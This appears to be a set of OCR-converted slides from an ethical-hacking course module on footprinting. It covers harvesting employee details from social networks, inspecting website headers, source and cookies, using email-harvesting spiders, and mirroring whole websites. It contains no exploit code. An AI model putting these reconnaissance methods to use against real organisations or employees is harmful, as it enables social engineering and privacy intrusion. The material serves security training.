
Employees may post personal information such as date of birth, educational and employment backgrounds, spouses names, etc. and information about their company such as potential clients and business partners, trade secrets of business, websites, company's upcoming news, mergers, acquisitions, etc.



Attackers collect information about employee's interests by tracking their groups and then trick the employee to reveal more information

Information Available on Social Networking Sites

C|EH
Cybersecurity



Footprinting Methodology



1

Footprinting through Search Engines

2

Footprinting Using Advanced Google Hacking Techniques

3

Footprinting through Social Networking Sites

4

Website Footprinting

5

Email Footprinting

6

Competitive Intelligence

7

WHOIS Footprinting

8

DNS Footprinting

9

Network Footprinting

10


Footprinting through Social Engineering

Website Footprinting



1

Website footprinting refers to monitoring and analyzing the target organization's website for information



2

Browsing the target website may provide:

- ⦿ Software used and its version
- ⦿ Operating system used
- ⦿ Sub-directories and parameters
- ⦿ Filename, path, database field name, or query
- ⦿ Scripting platform
- ⦿ Contact details and CMS details

The screenshot shows the Burp Suite Pro interface. The 'Req' tab displays a single request to 'http://www.jazzkey.com'. The 'Res' tab shows the response, which includes the following headers:

Header	Value
Content-Type	application/javascript; charset=UTF-8
Content-Length	297
Last-Modified	Fri, 09 Jul 2010 07:50:01 GMT

Use Burp Suite, Zaproxy, Paros Proxy, Website Informer, Firebug, etc. to view headers that provide:

- ⦿ Connection status and content-type
- ⦿ Accept-Ranges
- ⦿ Last Modified information
- ⦿ X-Powered-By information
- ⦿ Web server in use and its version

<http://portswigger.net>

Website Footprinting



Examining HTML source provided

- ⊖ Comments in the source code
 - ⊖ Contact details of web developer or admin
 - ⊖ File system structure
 - ⊖ Script type

Examining cookies may provide:

- ⊖ Software in use and its behavior
 - ⊖ Scripting platforms used



Site	Locally stored data	Remove site	Check for updates
microsoft.com	1 cookie 1 session	[Remove]	[Check]
microsoft.com	Name: 3_04 Content: {33}+1 00000000 11C0-40001A600001B1 (1) Domain: microsoft.com Path: / Sender: Any third party cookie Accessible to script: Yes Created: Friday, September 4, 2015 10:42:31 AM Expires: Sunday, September 13, 2015 10:59:29 AM [Remove]	[Remove]	[Check]
hollywood.com	1 cookie		
sithan.com	0 cookies		
static.adobe.com	2 cookies		
static.usa.com	2 cookies		
shutterstock.com	1 cookie		
streetly	2 cookies		
streak.com	3 cookies		

Website Footprinting using Web Spiders



- ⊖ Web spiders perform automated searches on the target website and collect specified information such as **employee names, email addresses, etc.**
 - ⊖ Attackers use the collected information to perform further footprinting and social engineering attacks

GSA Email Spider

<http://email.spider.gsa-online.de>

Web Data Extractor

<http://www.webextractor.com>


Mirroring Entire Website



Mirroring an entire website onto the local system enables an attacker to browse website offline; it also assists in finding **directory structure** and other valuable information from the mirrored copy without multiple requests to web server


Web mirroring tools allow you to download a website to a local directory, building recursively all directories, HTML, images, flash, videos, and other files from the server to your computer

HTTrack Web Site Copier



(<http://www.httrack.com>)

SurfOffline



(<http://www.surfoffline.com>)

Website Mirroring Tools



BlackWidow
<http://softbytelabs.com>



PageNest
<http://www.pagenest.com>



NCollector Studio
<http://www.calluna-software.com>



Backstreet Browser
<http://www.spadixbd.com>



Website Ripper Copier
<http://www.tensions.com>




Offline Explorer Enterprise
<http://www.metaproducts.com>



Teleport Pro
<http://www.tenmax.com>



GNU Wget
<http://www.gnu.org>




Portable Offline Browser
<http://www.metaproducts.com>


